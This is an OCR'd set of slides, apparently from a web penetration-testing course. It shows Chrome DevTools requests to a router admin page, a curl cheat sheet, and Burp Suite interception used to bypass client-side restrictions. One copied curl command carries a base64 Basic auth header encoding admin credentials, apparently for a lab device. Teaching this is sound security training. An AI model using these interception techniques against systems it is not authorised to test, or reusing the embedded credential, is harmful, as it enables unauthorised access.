
Name	Method	Status	Remote Address	Type	Initiator	Size	Time
form.css	GET	200	192.168.10.2:80	stylesheet	:2	11.7 KB	3
index.htm	GET	200	192.168.10.2:80	document	:6	7.3 KB	36
basic.css	GET	200	192.168.10.2:80	stylesheet	index.htm:2	7.6 KB	4
funcs.js	GET	200	192.168.10.2:80	script	index.htm:3	69.1 KB	13
basic.js	GET	200	192.168.10.2:80	script	index.htm:4	11.8 KB	16
top.js	GET	200	192.168.10.2:80	script	index.htm:5	4.9 KB	20
footer.gif	GET	200	192.168.10.2:80	gif	index.htm:185	807 B	6
top.html	GET	200	192.168.10.2:80	document	index.htm:145	4.4 KB	6
top-oneline.gif	GET	200	192.168.10.2:80	gif	index.htm:1	249 B	8
menus.gif	GET	200	192.168.10.2:80	gif	index.htm:1	20.5 KB	13
search_button.gif	GET	200	192.168.10.2:80	gif	index.htm:1	513 B	15
top.css	GET	200	192.168.10.2:80	stylesheet	top.html:3	7.2 KB	5
funcs.js	GET	200	192.168.10.2:80	script	top.html:4	69.1 KB	10
top.js	GET	200	192.168.10.2:80	script	top.html:5	4.9 KB	14
top-oneline.gif	GET	200	192.168.10.2:80	gif	top.html:116	249 B	4
tops.gif	GET	200	192.168.10.2:80	gif	top.html:116	7.3 KB	7
basic_wait.htm	GET	200	192.168.10.2:80	document	funcs.js:96	707 B	6
apply.cgi?/basic_hom...	POST	200	192.168.10.2:80	document	VM188 basic_wa...	615 B	4
hijack_style.css	GET	200	192.168.10.2:80	stylesheet	apply.cgi?/basic...	6.6 KB	4
wait30.gif	GET	200	192.168.10.2:80	gif	apply.cgi?/basic...	6.4 KB	7
basic_home.htm	GET	200	192.168.10.2:80	document	Other	3.1 KB	507 ms

Timeline – St

- Cache-Control
- Connection
- Connection Id
- Content-Encoding
- Content-Length
- Cookies
- Domain
- ETag
- ✓ Initiator
- Keep-Alive
- Last-Modified
- ✓ Method
- Priority
- Protocol
- ✓ Remote Address
- Scheme
- ✓ Server
- Set-Cookies
- ✓ Size
- ✓ Status
- ✓ Time
- ✓ Type
- ✓ Vary


Chrome Dev Tools 50,000 Foot View

Select Requests to Inspect Details



Chrome Dev Tools 50,000 Foot View


Request Context Menu for ‘Copy as cURL’





```
curl 'http://192.168.10.2/style/form.css' -H
  'Authorization: Basic
  YWRtaW46SEBDS0xAQiE=' -H 'Accept-
  Encoding: gzip, deflate, sdch' -H 'Accept-
  Language: en-US,en;q=0.8,de-
  DE;q=0.6,de;q=0.4' -H 'User-Agent:
  Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_11_1) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/50.0.2661.94
  Safari/537.36' -H 'Accept: text/css,*/*;q=0.1'
  -H 'Referer: http://192.168.10.2/' -H
  'Connection: keep-alive' --compressed
```

Chrome Dev Tools 50,000 Foot View

Inspect and Modify Page Elements





Tweak UI Restrictions By Editing Attributes

cURL Cheatsheet

Command-Line Based URL Requesting

Basic Usage: curl <scheme://host:port/path>


- Defaults to HTTP on port 80 if not specified

Custom Header: -H ‘Header: Value’

Post Data: -d <data to post> (or @filename)

Burp Suite 50,000 Foot View

Pen Tester's Interception Proxy



- Capture requests on the fly
- Make modifications en route
- Bypass client-side restrictions

Burp Suite 50,000 Foot View

Pen Tester's Interception Proxy


Configure as proxy server

Turn interception mode on

Modify any data as desired


Burp Suite Intercepted Request

All Content Can Be Modified Before Forwarding



